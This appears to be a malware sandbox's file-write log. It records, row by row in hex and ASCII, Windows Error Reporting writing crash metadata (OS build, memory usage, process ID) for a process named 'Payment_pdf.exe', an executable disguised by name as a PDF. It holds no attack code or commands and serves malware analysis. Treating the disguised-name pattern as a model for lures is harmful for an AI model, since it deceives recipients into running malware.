C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B. u.i.l.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.). :. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 36 00 39 00 36 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.6.9.6.8.<./.P.i.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	76	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 50 00 61 00 79 00 6d 00 65 00 6e 00 74 00 5f 00 70 00 64 00 66 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.P.a.y.m.e.n.t._.p.d.f...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 30 00 37 00 36 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.0.7.6.0.<./.U.p.t.i.m.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 36 00 32 00 39 00 32 00 32 00 32 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.2.6.2.9.2.2.2.4.0.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 34 00 31 00 39 00 34 00 32 00 35 00 32 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.2.4.1.9.4.2.5.2.8.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 38 00 37 00 38 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.3.8.7.8.6.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 39 00 37 00 35 00 34 00 38 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.6.9.7.5.4.8.8.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 39 00 37 00 35 00 34 00 38 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.6.9.7.5.4.8.8.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 32 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.5.2.7.4.4.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 38 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.0.8.3.6.8.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 33 00 39 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.3.9.7.4.4.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 33 00 38 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.3.8.1.9.2.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 33 00 36 00 32 00 34 00 38 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.3.6.2.4.8.3.2.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 39 00 35 00 30 00 37 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.6.9.5.0.7.8.4.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 33 00 36 00 32 00 34 00 38 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.5.3.6.2.4.8.3.2.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	69FD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9B1A.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	69FD497A	unknown
